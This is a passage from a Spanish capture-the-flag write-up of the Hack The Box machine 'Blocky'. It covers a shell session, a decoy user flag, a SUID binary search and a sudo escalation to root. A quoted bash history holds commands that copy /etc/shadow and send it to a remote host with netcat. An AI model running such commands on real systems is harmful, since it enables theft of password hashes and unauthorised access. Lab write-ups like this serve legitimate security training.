 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

7 packages can be updated.
```

```
7 updates are security updates.


Last login: Sun Nov  5 18:16:41 2017 from 10.10.14.27

notch@Blocky:~$ id
uid=1000(notch) gid=1000(notch)
groups=1000(notch),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),110(lxd),115(lpadmin),
116(sambashare)
notch@Blocky:~$ cat user.txt
4ZWmKMOyX8Ozy4cp4ZWkDQpkbyB5b3UgZXZlbiBsaWZ0IGJybz8=

base64 decode

ᕦ(ò_óˇ)ᕤ
do you even lift bro?
```

Aunque como veis esta vez la flag de user.txt no es tan evidente...

Después de dar algunas vueltecillas viendo el historial de comandos vemos a dónde fue a parar el fichero user.txt real:

`root@Blocky:/home/notch# cat .bash_history`

```
...
cat /etc/shadow > shadow
nc 10.10.14.112 443 < shadow
ls
rm shadow
ls
mv user.txt /var/www/html/lift.bro
echo 4ZWmKMOyX8Ozy4cp4ZWkDQpkbyB5b3UgZXZlbiBsaWZ0IGJybz8= > user.txt
ls
cat user.txt
ls /var/www/html/lift -la
ls /var/www/html/lift.bro -la
exit
...
```

Así que ahí tenemos la flag real, dentro del fichero lift.bro:

`root@Blocky:/home/notch# cat /var/www/html/lift.bro`
`59f091721f[quitado]5ce7b260ff41`

Por último, sólo nos queda escalar... y en Blocky es especialmente fácil. Buscamos en el sistema ficheros con el bit suid:

`notch@Blocky:~$ find / -perm -4000 -type f 2>/dev/null`

```
/bin/su
/bin/fusermount
/bin/mount
/bin/ping
```

```
/bin/umount
/bin/ping6
/bin/ntfs-3g
/usr/bin/chfn
/usr/bin/pkexec
/usr/bin/newuidmap
/usr/bin/sudo
/usr/bin/gpasswd
/usr/bin/passwd
/usr/bin/at
/usr/bin/newgidmap
/usr/bin/chsh
/usr/bin/newgrp
/usr/lib/openssh/ssh-keysign
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/snapd/snap-confine
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/eject/dmcrypt-get-device
```

Y ejecutamos su con sudo:

```
notch@Blocky:~$ sudo /bin/su
```

```
[sudo] password for notch:
root@Blocky:/home/notch# id
uid=0(root) gid=0(root) groups=0(root)
```

Por último leemos la flag de root y terminamos:

```
root@Blocky:/home/notch# cat /root/root.txt
7860f294a[quitado]79f72c69
```